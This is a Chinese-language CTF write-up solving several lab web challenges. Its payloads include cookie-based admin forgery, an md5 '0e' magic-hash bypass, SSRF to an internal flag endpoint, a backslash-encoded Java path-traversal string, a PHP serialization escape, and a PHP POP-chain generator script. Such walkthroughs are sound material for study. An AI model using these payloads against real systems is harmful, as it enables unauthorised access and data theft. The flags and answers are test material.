值班邮件台
题目
夜班值守,手别太快。别人的邮件别乱翻,自己的联调痕迹也别乱留。台子搭得仓促,收尾却没收干净,安静的界面下面,总还有点不该留下的东西。

解
点击进入后台预览面板
http://39.105.213.28:49103/admin.php39.105.213.28->
Only admin can access this page.
修改cookie
mail_user=admin; mail_role=admin

先看preview-readme.txt
/download.php?file=files/notes/preview-readme.txt
[后台预览面板联调说明]

1. 仅供值班管理员使用。
2. 预览器只用于查看本机内部诊断结果,不支持外部地址。
3. 原型阶段的双人复核逻辑已单独摘录,调试时可直接查看:admin.php
4. 诊断地址命名规则已从后台原型迁出,当前以 route-index.txt 为准。
5. 线上会删掉这些联调材料,值班同学看完记得清理。
也许有任意文件读取?
?file=files/notes/route-index.txt
[内部诊断路由索引]

当前仍保留的诊断别名如下:
- health  -> /internal/health
- mailq   -> /internal/queue
- final   -> /internal/report?view=flag&slot=last
?file=admin.php
$tokenA = (string)($_POST['token_a'] ?? '');
$tokenB = (string)($_POST['token_b'] ?? '');

if ($tokenA === '' || $tokenB === '') {
    exit('两份预览凭据都需要填写');
}

if ($tokenA === $tokenB) {
    exit('两份输入不能完全相同');
}

$h1 = md5($tokenA);
$h2 = md5($tokenB);

if ($h1 == $h2 && $h1 !== $h2) {
    echo "校验通过,允许继续请求诊断地址";
} else {
    echo "双人复核失败";
}
?>
这是典型 PHP 0e 魔术哈希绕过,token_a=240610708,token_b=QNKCDZO 可过
测试了一下诊断地址功能,感觉是SSRF
多试几下最后传
token_a=240610708
&token_b=QNKCDZO
&target_url=http://127.0.0.1/internal/report?view=flag&slot=last
但是用yakit会失败,因为会把最后的&slot=last识别成一个新的参数,但我们想要这是一个整体的地址,直接在页面里传参

灵感笔记
题目
你是一个自由撰稿人,使用"灵感笔记"云笔记工具。今天登录后,偶然发现这个笔记系统似乎有点问题...找到隐藏的Flag!

解
注册了个账号admin/admin(注册别的话,笔记内容和对应url会略有不同,导致无法解题),随便探索一下功能没有很明显的利用点,抓个包看看
改下cookie
mail_user=admin; mail_role=admin;
没啥用
看眼源代码
有一个/main.js
(function() {
    'use strict';

    const API_BASE = '/api/v1';

    function init() {
        console.log('[System] Project Management System initialized');
        console.log('[Info] Client-side validation module loaded');

        if (document.getElementById('projectId')) {
            validateProjectAccess();
        }
    }

    function validateProjectAccess() {
        const projectIdElement = document.getElementById('projectId');
        if (!projectIdElement) return false;

        const projectId = projectIdElement.textContent.trim();
        console.log('[Validation] Checking project access for:', projectId);

        if (!isValidProjectIdFormat(projectId)) {
            console.warn('[Security] Invalid project_id format detected');
            return false;
        }

        const userProjects = getUserProjectIds();
        if (!userProjects.includes(projectId)) {
            console.warn('[Security] Project ID does not belong to current user');
            console.log('[Debug] User projects:', userProjects);
            return false;
        }

        console.log('[Validation] Project access granted');
        return true;
    }

    function isValidProjectIdFormat(projectId) {
        const uuidRegex = /^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$/i;
        return uuidRegex.test(projectId);
    }

    function getUserProjectIds() {
        const projectLinks = document.querySelectorAll('.project-card a');
        const projectIds = [];

        projectLinks.forEach(link => {
            const match = link.getAttribute('href').match(/\/project\/([a-f0-9-]+)/i);
            if (match) {
                projectIds.push(match[1]);
            }
        });

        return projectIds;
    }

    async function fetchProjectDetails(projectId) {
        try {
            console.log('[API] Sending request to: POST /api/v1/project/detail');
            console.log('[API] Request body:', JSON.stringify({ project_id: projectId }));

            const response = await fetch(`${API_BASE}/project/detail`, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: JSON.stringify({ project_id: projectId })
            });

            const data = await response.json();

            if (!response.ok) {
                console.error('[API Error]', data);
                if (data.trace_id) {
                    console.log('[Debug] Trace ID for this error:', data.trace_id);
                    console.log('[Debug] Use this trace_id at /feedback to contact the author');
                }
            }

            return data;
        } catch (error) {
            console.error('[Network Error]', error);
            return { error: 'Network error occurred' };
        }
    }

    function fetchAdminHint() {
        if (!document.getElementById('admin-hint')) return;

        fetch('/api/admin/hint').then(r => r.json()).then(data => {
            if (data.hint) {
                data.hint.split('\n').forEach(line => {
                    console.log('%c' + line, line.includes('===') ? 'color: yellow; font-weight: bold;' : 'color: cyan; font-family: monospace;');
                });
            }
        }).catch(() => {});
    }

    if (document.readyState === 'loading') {
        document.addEventListener('DOMContentLoaded', function() {
            init();
            fetchAdminHint();
        });
    } else {
        init();
        fetchAdminHint();
    }

    window.ProjectSystem = {
        validateProjectAccess,
        fetchProjectDetails,
        getUserProjectIds
    };

})();
/api/admin/hint
{
  "hint": "=== API Endpoint Hint ===\nPOST /api/v1/project/detail HTTP/1.1\nHost: localhost:5000\nContent-Type: application/json\n\n{\"project_id\": \"\"}"
}
访问该接口,需要一个project_id,我们记得首页有一个“非常重要的笔记”/project/flag-project-001,应该和这个有关
POST /api/v1/project/detail
Content-Type: application/json

{"project_id":"flag-project-001"}
回显
{
  "error": "\u8bbf\u95ee\u88ab\u62d2\u7edd",
  "message": "\u60a8\u65e0\u6743\u67e5\u770b\u6b64\u7b14\u8bb0",
  "trace_id": "102cf740-0cb7-4247-81ca-d135bcf84d24"
}
这个id也用不了
研究了半天发现请求/project/flag-project-001之后cookie变了
我们请求之后用新的cookie去“联系作者”
POST /feedback

trace_id=61964cdf-aa22-4217-95bc-d00aa704fd0a
回显
{
  "level": "\u9519\u8bef",
  "message": "\u5c1d\u8bd5\u975e\u6cd5\u8bbf\u95ee\u91cd\u8981\u7b14\u8bb0",
  "metadata": {
    "action": "access_denied",
    "source": "notes_module"
  },
  "project_id": "flag-project-001",
  "request_data": "POST /api/v1/project/detail | project_id=flag-project-001",
  "stack_trace": "Object: 80049591000000000000007d94288c0474797065948c0b464c41475f4f424a454354948c04666c6167948c24495343437b63347265667531315f64656275675f74723463655f6c33346b5f316430727d948c0a70726f6a6563745f6964948c10666c61672d70726f6a6563742d303031948c0974696d657374616d70948c1a323032362d30352d30395431343a33333a30362e34373630393894752e",
  "timestamp": "2026-05-09T14:33:06.476112",
  "trace_id": "61964cdf-aa22-4217-95bc-d00aa704fd0a",
  "user_id": "95eb6093-272b-4df9-8fd4-bbe4c2b0d39c"
}
把stack_trace的内容10进制转字符串即可拿到flag

逆向穿越
知识点补充
Java 里 Path.resolve() 是什么
它是 Java 用来拼路径的。
比如:
Paths.get("/app/resources/config").resolve("infra").resolve("default").resolve("setup.yml")
结果就是:
/app/resources/config/infra/default/setup.yml
这很正常。
但有个关键规则:
如果 resolve() 传入的是 绝对路径,它会直接把前面的路径“顶掉”。
例如:
Paths.get("/app/resources/config").resolve("/app/application.yml")
结果不是:
/app/resources/config/app/application.yml
而是:
/app/application.yml
因为后面的参数是绝对路径,它优先级更高。
这就是这题最关键的知识点。
题目
这是一个被重重防护包裹的配置节点。这里的防火墙非常敏感,任何试图跨越边界的行为都会被瞬间捕获。除非……你学会了如何倒着走路。

解
倒着走路吗?难道是../路径穿越?
先访问提示的两个路径
/config/infra/default/setup.yml
config: type: 'infra' status: 'ok'
/config/app/dev/application.yml
server: port: 8080 hint: 'This is just a mock repository config. The real secrets are in the main application.yml at the system root (/app/application.yml).'

这只是一个模拟的仓库配置文件。真正的密钥/敏感信息存放在系统根目录下的主配置文件 `/app/application.yml` 中。
拿到新的提示/app/application.yml
Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.
Sun May 10 12:21:42 UTC 2026
There was an unexpected error (type=Not Found, status=404).

白标错误页面

此应用程序没有为 /error 路径显式配置映射,因此您看到此页面作为备用提示。
2026年5月10日星期日 12:21:42 UTC
发生意外错误(类型=未找到,状态=404)
简单解释一下:这是 Spring Boot 等框架中常见的默认错误页面,意思是你访问的页面或接口不存在(404),而且程序没有自定义错误处理逻辑。
尝试目录穿越,但直接用 ../、..%2f 都会被拦(后面通过读源码确认,这题的关键不是普通穿越,而是“反着走”的路径处理缺陷)
最终可以成功读取 /app/application.yml 的 payload 是:
/config/application.yml/%5c/app%2fapplication.yml
回显
server:
  port: 8080

spring:
  application:
    name: cloud-config-central

management:
  endpoints:
    web:
      base-path: "/internal-monitor-xyz123"
      exposure:
        include: "env"
  endpoint:
    env:
      keys-to-sanitize: "password,secret,key,token,.*credentials.*,vcap_services,FLAG"

system:
  diagnostic:
    auto-dump: true
    last-crash-time: "2026-03-10T08:15:32Z"
    backup-download-path: ${SYSTEM_DIAGNOSTIC_BACKUP_DOWNLOAD_PATH}
这里拿到了两个关键信息:
- base path 是:
/internal-monitor-xyz123 - FLAG 环境变量存在,但会被脱敏。
尝试访问/internal-monitor-xyz123/env
{
  "activeProfiles": [],
  "propertySources": [
    {
      "name": "server.ports",
      "properties": {
        "local.server.port": {
          "value": 8080
        }
      }
    },
    {
      "name": "servletContextInitParams",
      "properties": {}
    },
    {
      "name": "systemProperties",
      "properties": {
        "awt.toolkit": {
          "value": "sun.awt.X11.XToolkit"
        },
        "java.specification.version": {
          "value": "11"
        },
        "sun.cpu.isalist": {
          "value": ""
        },
        "sun.jnu.encoding": {
          "value": "UTF-8"
        },
        "java.class.path": {
          "value": "target/challenge-0.0.1-SNAPSHOT.jar"
        },
        "java.vm.vendor": {
          "value": "Oracle Corporation"
        },
        "sun.arch.data.model": {
          "value": "64"
        },
        "java.vendor.url": {
          "value": "https://openjdk.java.net/"
        },
        "catalina.useNaming": {
          "value": "false"
        },
        "user.timezone": {
          "value": "Etc/UTC"
        },
        "os.name": {
          "value": "Linux"
        },
        "java.vm.specification.version": {
          "value": "11"
        },
        "sun.java.launcher": {
          "value": "SUN_STANDARD"
        },
        "sun.boot.library.path": {
          "value": "/usr/local/openjdk-11/lib"
        },
        "org.apache.catalina.connector.CoyoteAdapter.ALLOW_BACKSLASH": {
          "value": "true"
        },
        "sun.java.command": {
          "value": "target/challenge-0.0.1-SNAPSHOT.jar"
        },
        "jdk.debug": {
          "value": "release"
        },
        "sun.cpu.endian": {
          "value": "little"
        },
        "user.home": {
          "value": "/home/ctf"
        },
        "user.language": {
          "value": "en"
        },
        "java.specification.vendor": {
          "value": "Oracle Corporation"
        },
        "java.version.date": {
          "value": "2022-04-19"
        },
        "java.home": {
          "value": "/usr/local/openjdk-11"
        },
        "file.separator": {
          "value": "/"
        },
        "java.vm.compressedOopsMode": {
          "value": "32-bit"
        },
        "line.separator": {
          "value": "\n"
        },
        "java.specification.name": {
          "value": "Java Platform API Specification"
        },
        "java.vm.specification.vendor": {
          "value": "Oracle Corporation"
        },
        "FILE_LOG_CHARSET": {
          "value": "UTF-8"
        },
        "java.awt.graphicsenv": {
          "value": "sun.awt.X11GraphicsEnvironment"
        },
        "java.awt.headless": {
          "value": "true"
        },
        "java.protocol.handler.pkgs": {
          "value": "org.springframework.boot.loader"
        },
        "sun.management.compiler": {
          "value": "HotSpot 64-Bit Tiered Compilers"
        },
        "java.runtime.version": {
          "value": "11.0.15+10"
        },
        "user.name": {
          "value": "ctf"
        },
        "path.separator": {
          "value": ":"
        },
        "os.version": {
          "value": "5.4.0-216-generic"
        },
        "java.runtime.name": {
          "value": "OpenJDK Runtime Environment"
        },
        "file.encoding": {
          "value": "UTF-8"
        },
        "spring.beaninfo.ignore": {
          "value": "true"
        },
        "java.vm.name": {
          "value": "OpenJDK 64-Bit Server VM"
        },
        "java.vendor.version": {
          "value": "18.9"
        },
        "java.vendor.url.bug": {
          "value": "https://bugreport.java.com/bugreport/"
        },
        "java.io.tmpdir": {
          "value": "/tmp"
        },
        "catalina.home": {
          "value": "/tmp/tomcat.8080.8086595882900153827"
        },
        "java.version": {
          "value": "11.0.15"
        },
        "user.dir": {
          "value": "/app"
        },
        "os.arch": {
          "value": "amd64"
        },
        "java.vm.specification.name": {
          "value": "Java Virtual Machine Specification"
        },
        "PID": {
          "value": "1"
        },
        "java.awt.printerjob": {
          "value": "sun.print.PSPrinterJob"
        },
        "sun.os.patch.level": {
          "value": "unknown"
        },
        "CONSOLE_LOG_CHARSET": {
          "value": "UTF-8"
        },
        "catalina.base": {
          "value": "/tmp/tomcat.8080.8086595882900153827"
        },
        "java.library.path": {
          "value": "/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib"
        },
        "java.vm.info": {
          "value": "mixed mode, sharing"
        },
        "java.vendor": {
          "value": "Oracle Corporation"
        },
        "java.vm.version": {
          "value": "11.0.15+10"
        },
        "sun.io.unicode.encoding": {
          "value": "UnicodeLittle"
        },
        "java.class.version": {
          "value": "55.0"
        },
        "org.apache.tomcat.util.buf.UDecoder.ALLOW_ENCODED_SLASH": {
          "value": "true"
        }
      }
    },
    {
      "name": "systemEnvironment",
      "properties": {
        "SYSTEM_DIAGNOSTIC_BACKUP_DOWNLOAD_PATH": {
          "value": "/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat",
          "origin": "System Environment Property \"SYSTEM_DIAGNOSTIC_BACKUP_DOWNLOAD_PATH\""
        },
        "PATH": {
          "value": "/usr/local/openjdk-11/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
          "origin": "System Environment Property \"PATH\""
        },
        "MAVEN_HOME": {
          "value": "/usr/share/maven",
          "origin": "System Environment Property \"MAVEN_HOME\""
        },
        "HOSTNAME": {
          "value": "10015f84f776",
          "origin": "System Environment Property \"HOSTNAME\""
        },
        "JAVA_HOME": {
          "value": "/usr/local/openjdk-11",
          "origin": "System Environment Property \"JAVA_HOME\""
        },
        "OLDPWD": {
          "value": "/app",
          "origin": "System Environment Property \"OLDPWD\""
        },
        "FLAG": {
          "value": "******",
          "origin": "System Environment Property \"FLAG\""
        },
        "PWD": {
          "value": "/app",
          "origin": "System Environment Property \"PWD\""
        },
        "JAVA_VERSION": {
          "value": "11.0.15",
          "origin": "System Environment Property \"JAVA_VERSION\""
        },
        "LANG": {
          "value": "C.UTF-8",
          "origin": "System Environment Property \"LANG\""
        },
        "HOME": {
          "value": "/home/ctf",
          "origin": "System Environment Property \"HOME\""
        }
      }
    },
    {
      "name": "Config resource 'file [application.yml]' via location 'optional:file:./'",
      "properties": {
        "server.port": {
          "value": 8080,
          "origin": "URL [file:application.yml] - 2:9"
        },
        "spring.application.name": {
          "value": "cloud-config-central",
          "origin": "URL [file:application.yml] - 6:11"
        },
        "management.endpoints.web.base-path": {
          "value": "/internal-monitor-xyz123",
          "origin": "URL [file:application.yml] - 11:18"
        },
        "management.endpoints.web.exposure.include": {
          "value": "env",
          "origin": "URL [file:application.yml] - 13:18"
        },
        "management.endpoint.env.keys-to-sanitize": {
          "value": "password,secret,key,token,.*credentials.*,vcap_services,FLAG",
          "origin": "URL [file:application.yml] - 16:25"
        },
        "system.diagnostic.auto-dump": {
          "value": true,
          "origin": "URL [file:application.yml] - 20:16"
        },
        "system.diagnostic.last-crash-time": {
          "value": "2026-03-10T08:15:32Z",
          "origin": "URL [file:application.yml] - 21:22"
        },
        "system.diagnostic.backup-download-path": {
          "value": "/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat",
          "origin": "URL [file:application.yml] - 22:27"
        }
      }
    },
    {
      "name": "Config resource 'class path resource [application.yml]' via location 'optional:classpath:/'",
      "properties": {
        "server.port": {
          "value": 8080,
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 2:9"
        },
        "spring.application.name": {
          "value": "cloud-config-central",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 6:11"
        },
        "management.endpoints.web.base-path": {
          "value": "/internal-monitor-xyz123",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 11:18"
        },
        "management.endpoints.web.exposure.include": {
          "value": "env",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 13:18"
        },
        "management.endpoint.env.keys-to-sanitize": {
          "value": "password,secret,key,token,.*credentials.*,vcap_services,FLAG",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 16:25"
        },
        "system.diagnostic.auto-dump": {
          "value": true,
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 20:16"
        },
        "system.diagnostic.last-crash-time": {
          "value": "2026-03-10T08:15:32Z",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 21:22"
        },
        "system.diagnostic.backup-download-path": {
          "value": "/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat",
          "origin": "class path resource [application.yml] from challenge-0.0.1-SNAPSHOT.jar - 22:27"
        }
      }
    }
  ]
}
发现有备份文件路径
"SYSTEM_DIAGNOSTIC_BACKUP_DOWNLOAD_PATH": {
  "value": "/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat"
}
这个路径被成功解析并应用到了配置中:
"system.diagnostic.backup-download-path": {
  "value": "/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat"
}
访问/api/v3/internal/dev/diagnostics/snapshot/8e2f1a4b.dat

下载文件
直接搜ISCC找到flag
后话
复现时候发现gpt居然没想的这么直白,而且他居然是尝试读取了源码
/config/x/%5c/app%2fsrc%2fmain%2fjava%2fcom%2fctf%2fchallenge%2fConfigController.java
@RestController
public class ConfigController {
    private static final String BASE_PATH = "/app/resources/config";
    private static final String SANDBOX_PATH = "/app";
    @GetMapping("/config/{app}/{profile}/{filename}")
    public ResponseEntity getConfig(
            @PathVariable String app,
            @PathVariable String profile,
            @PathVariable String filename) {
        try {
            if (app.contains("..") || filename.contains("..")) {
                return ResponseEntity.status(403).body("Blocked: Security Policy Violation.");
            }
            if (profile.contains("../")) {
                return ResponseEntity.status(403).body("Warning: Illegal encoding or slash type detected in resource path");
            }
            String decodedProfile = URLDecoder.decode(profile, StandardCharsets.UTF_8.toString());
            if (decodedProfile.contains("..") && !decodedProfile.contains("..\\")) {
                return ResponseEntity.status(403).body("Warning: Illegal encoding or slash type detected in resource path");
            }
            String normalizedPart = decodedProfile.replace("\\", "/");
            Path base = Paths.get(BASE_PATH).toAbsolutePath();

            Path filePath = base.resolve(app).resolve(normalizedPart).resolve(filename).normalize();

            Path sandbox = Paths.get(SANDBOX_PATH).toAbsolutePath().normalize();
            if (!filePath.startsWith(sandbox)) {
                return ResponseEntity.status(404).body("File Not Found.");
            }
            String content = new String(Files.readAllBytes(filePath));
            return ResponseEntity.ok(content);
        } catch (NoSuchFileException e) {
            return ResponseEntity.status(404).body("File Not Found.");
        } catch (Exception e) {
            return ResponseEntity.status(500).body("Internal Error.");
        }
    }
}
逐行讲解漏洞
- 接口长什么样
@GetMapping("/config/{app}/{profile}/{filename}")
说明这个接口收 3 个路径参数:
- app
- profile
- filename
例如:
/config/infra/default/setup.yml
就对应: - app = infra
- profile = default
- filename = setup.yml
- 开发者想做什么
看这两行:
private static final String BASE_PATH = "/app/resources/config";
private static final String SANDBOX_PATH = "/app";
开发者的思路大概是:
- 所有配置文件都从 /app/resources/config 下面取
- 最终路径只要还在 /app 下面,就允许访问
也就是想做一个“受限文件读取器”。
- 第一层过滤:防 ..
if (app.contains("..") || filename.contains("..")) {
return ResponseEntity.status(403).body("Blocked: Security Policy Violation.");
}
这说明作者知道路径穿越风险,所以把 app 和 filename 里的 .. 拦了。
再看:
if (profile.contains("../")) {
return ResponseEntity.status(403).body("Warning: Illegal encoding or slash type detected in resource path");
}
这里又专门拦 profile 里的 "../"。
说明作者重点防的是:
../
这种传统穿越写法。
- 第二层过滤:URL 解码后再检查
String decodedProfile = URLDecoder.decode(profile, StandardCharsets.UTF_8.toString());
if (decodedProfile.contains("..") && !decodedProfile.contains("..\\")) {
return ResponseEntity.status(403).body("Warning: Illegal encoding or slash type detected in resource path");
}
这段意思是:
- 先把 URL 编码解码
- 如果出现 ..,一般要拦
- 但如果是 ..\,反而放行
这已经很危险了,因为它在“特殊照顾”反斜杠。
开发者可能以为: - ../ 危险
- ..\ 不一定危险,或者是 Windows 风格路径,可以兼容一下
但实际上后面又做了替换,这就埋雷了。
- 真正漏洞点:反斜杠替换
String normalizedPart = decodedProfile.replace("\\", "/");
这是核心。
如果用户传入的是:
%5c
URL 解码后就是:
然后这行代码会把它替换成:
/
也就是说,攻击者本来传的是一个“反斜杠”,最后被程序主动改成了“正斜杠”。
- 第二个核心漏洞:路径拼接
Path filePath = base.resolve(app).resolve(normalizedPart).resolve(filename).normalize();
假设:
- base = /app/resources/config
- app = application.yml
- normalizedPart = /
- filename = app/application.yml
得到:
/app/resources/config/application.yml
然后:
.resolve("/")
注意,这里的 / 是 绝对路径
所以前面的内容会被覆盖掉,结果直接变成:
/回到了根目录
再继续:
.resolve("app/application.yml")
得到:
/app/application.yml
最后 .normalize() 规范化后还是:
/app/application.yml
于是,攻击者就成功从原本限制目录:
/app/resources/config
跳到了目标文件:
/app/application.yml
如果 profile 是 %5c,解码后就是 \,然后被替换成 /:
decodedProfile = ""
normalizedPart = "/"
而在 Java Path.resolve() 中,如果传入的是绝对路径 /,就会直接覆盖前面的路径。
所以:
base.resolve(app).resolve("/").resolve("app/application.yml")
最终会变成:
/app/application.yml
同时它还满足最后的沙箱校验:
filePath.startsWith("/app")
所以不会被拦截。
这也正好对应题目“倒着走路”的提示,本质上就是借助反斜杠经过二次处理后,变成了绝对路径覆盖。
数字古墓
题目
在被遗忘的数字荒原深处
沉睡着一座古老的“序列陵墓”
传说陵墓中布满机关
前殿守着能够吞噬字符的“文字陷阱”
后殿则由一连串会自行苏醒的“对象守卫”看守
只有能读懂变量铭文
操纵机关链条的探索者
才能解开陵墓的终极封印——
并从沉迷千年的黑暗中带走那段隐藏的 FLAG
你,准备好踏入这座数字墓室了吗?
解
题目分两关:
rune_trial.phpmechanism_chamber.php
首页只是前端把第一关按钮禁用了,f12尝试修改disabled无果,查看源代码
  		    stage1Btn.addEventListener('click', function() {
                if (!stage1Btn.disabled) {
                    alert('阶段一验证通过!');
                    window.location.href = 'rune_trial.php';
                }
            });

            stage2Btn.addEventListener('click', function() {
                window.location.href = 'mechanism_chamber.php';
            });
阶段一是rune_trial.php
直接访问即可:
http://39.105.213.28:10026/rune_trial.phphttp://39.105.213.28:10026/mechanism_chamber.php
第一关
class nameA {
    public $x;
    public $y;

    public function __construct($a, $b) {
        $this->x = $a;
        $this->y = $b;
    }

    public function __wakeup() {
        if ($this->y === 'admin123') {
            include('relic_manifest.php');
            echo "成功!文件名: " . $filename;
        }
    }
}

function p1($d) {
    return p2($d);
}

function p2($i) {
    $key = "bnhpjowd";
    $search = '';
    for ($j = 0; $j < strlen($key); $j++) {
        $search .= chr(ord($key[$j]) - 1);
    }
    $replace = 'iscc';
    return str_replace($search, $replace, $i);
}

if (isset($_GET['d']) && isset($_GET['p'])) {
    $input = $_GET['d'];
    $passwd = $_GET['p'];
    if (strpos($input, 'amgoinvc') === false) {
        die('invalid input');
    }
    $obj = new nameA($input, $passwd);
    $ser = serialize($obj);
    $result = p1($ser);
    unserialize($result);
}
先看替换内容:
$key = "bnhpjowd"- 每个字符减 1 得到:
amgoinvc
所以实际是:str_replace('amgoinvc', 'iscc', $ser)
也就是把长度 8 的字符串替换成长度 4 的字符串。这就是典型的字符逃逸
第一关利用思路
正常对象:new nameA($input, $passwd)
序列化后类似:O:5:"nameA":2:{s:1:"x";s:LEN1:"...";s:1:"y";s:LEN2:"...";}
我们控制 x 和 y。要求 x 里必须含有 amgoinvc,而它会在序列化串中被替换成更短的 iscc,这样 x 的声明长度和真实长度不一致,真实长度更小,于是后面的内容会被x的值吞并。
构造:
d = amgoinvcamgoinvcamgoinvcamgoinvcp = ";s:1:"y";s:8:"admin123";}
URL 编码后的请求:
http://39.105.213.28:10026/rune_trial.php?d=amgoinvcamgoinvcamgoinvcamgoinvc&p=%22%3Bs%3A1%3A%22y%22%3Bs%3A8%3A%22admin123%22%3B%7D
成功后得到第二关要读取的文件名:W3f82KD9.txt
第一关原理总结
本质是序列化字符串替换漏洞:
x中放入多个amgoinvc- 反序列化前被替换为更短的
iscc - 导致
x的字符串边界错位 - 把
p中内容拼接解释成新的属性定义 - 让
y === admin123 - 触发
__wakeup()
第二关
error_reporting(0);
ini_set('display_errors', 0);
set_time_limit(3);

class Chronicler {
    public $record;
    public function __destruct() {}
}

class RuneScribe {
    public $data;
    public function __toString() {
        return "scribe";
    }
}

class RitualEngine {
    protected $settings;
    public $target;
    public $callback;

    public function run($file = null) {
        $baseDir = __DIR__;
        $name = $file ?: $this->target;
        if (!$name) {
            return;
        }
        if (!preg_match('/^[A-Za-z0-9_-]+\.txt$/', $name)) {
            return;
        }
        $path = $baseDir . DIRECTORY_SEPARATOR . $name;
        $real = realpath($path);
        if ($real === false) {
            return;
        }
        if (strpos($real, $baseDir . DIRECTORY_SEPARATOR) !== 0) {
            return;
        }
        if (@is_file($real) && @filesize($real) < 2048) {
            @highlight_file($real);
        }
    }

    public function __invoke() {
        if (empty($this->callback)) {
            return;
        }

        $action = @unserialize($this->callback);

        if (!is_array($action) || count($action) !== 2) {
            return;
        }

        [$obj, $method] = $action;

        if (!($obj instanceof self)) {
            return;
        }

        if (!is_string($method)) {
            return;
        }

        $map = [
            'view' => 'run',
        ];

        if (!isset($map[$method])) {
            return;
        }

        $real = $map[$method];
        $obj->$real();
    }
}

class GateSentinel {
    public $object;
    public $tool;

    public function __construct($init = 'start.html') {
        $this->object = $init;
    }

    public function __toString() {
        if (isset($this->tool['blade'])) {
            $this->tool['blade']->object;
        }
        return "GateSentinel";
    }

    public function __wakeup() {
        if (preg_match("/\.\.|flag|etc/i", $this->object)) {
            $this->object = "index.html";
        }
    }
}

class Keystone {
    public $center;

    public function __construct() {
        $this->center = [];
    }

    public function __get($name) {
        $processor = $this->center;

        if (!is_object($processor)) {
            return null;
        }

        $safeClasses = ['RitualEngine', 'GateSentinel', 'RuneScribe', 'Chronicler', 'Keystone'];
        if (!in_array(get_class($processor), $safeClasses, true)) {
            return null;
        }

        if (is_callable($processor)) {
            return $processor();
        }

        return null;
    }

}

if (isset($_POST['data'])) {
    $input = $_POST['data'];
    $allowed = [
        'Chronicler',
        'RuneScribe',
        'RitualEngine',
        'GateSentinel',
        'Keystone',
    ];
    $data = @unserialize($input, ['allowed_classes' => $allowed]);
第二关利用链
目标是调用 RitualEngine->run() 并让 $target = 'W3f82KD9.txt'
调用链设计:
- POST 反序列化最外层
GateSentinel GateSentinel::__wakeup()里对$this->object执行preg_match- 如果 object 是对象,
preg_match会尝试把对象转字符串 - 触发内层
GateSentinel::__toString() __toString()访问$this->tool['blade']->object- 这里 blade 指向
Keystone - 访问不存在属性 object,触发
Keystone::__get() Keystone->center放一个可调用的RitualEngineKeystone::__get()中is_callable($processor)为真,于是执行$processor()- 触发
RitualEngine::__invoke() __invoke()会反序列化$callback$callback设为[$readerEngine, 'view']- 映射
view -> run - 执行
$readerEngine->run() - 读取
W3f82KD9.txt
为什么能绕过过滤
GateSentinel::__wakeup() 里有:
if (preg_match("/\.\.|flag|etc/i", $this->object)) {
    $this->object = "index.html";
}
看起来像要拦路径穿越和 flag。但这里我们不直接把字符串文件名放在最外层 object,而是放一个对象。
这样:
preg_match()对对象做字符串转换- 进入的是
__toString()触发链 - 真正读取文件的文件名在更深处
RitualEngine->target - 不会被这里直接改写
而且文件名 W3f82KD9.txt 本身也满足 /^[A-Za-z0-9_-]+\.txt$/,所以 run() 可以正常读。
第二关 payload 生成脚本
class Chronicler {
    public $record;
}
class RuneScribe {
    public $data;
}
class RitualEngine {
    protected $settings;
    public $target;
    public $callback;
}
class GateSentinel {
    public $object;
    public $tool;
}
class Keystone {
    public $center;
}

$reader = new RitualEngine();
$reader->target = 'W3f82KD9.txt';
$action = serialize([$reader, 'view']);

$invoker = new RitualEngine();
$invoker->callback = $action;

$key = new Keystone();
$key->center = $invoker;

$inner = new GateSentinel();
$inner->tool = ['blade' => $key];

$outer = new GateSentinel();
$outer->object = $inner;

echo serialize($outer), PHP_EOL;
Oracle's Whisper
知识补充
这题现在的水平做不了一点,就单纯学习下吧
Padding Oracle Attack(填充提示攻击)
https://www.jianshu.com/p/833582b2f560www.jianshu.com->
https://ctf-wiki.org/crypto/blockcipher/mode/padding-oracle-attack/
学习学习
1.加密逻辑
2.爆破解密原理
3.攻击手法
企业公文套红预览系统
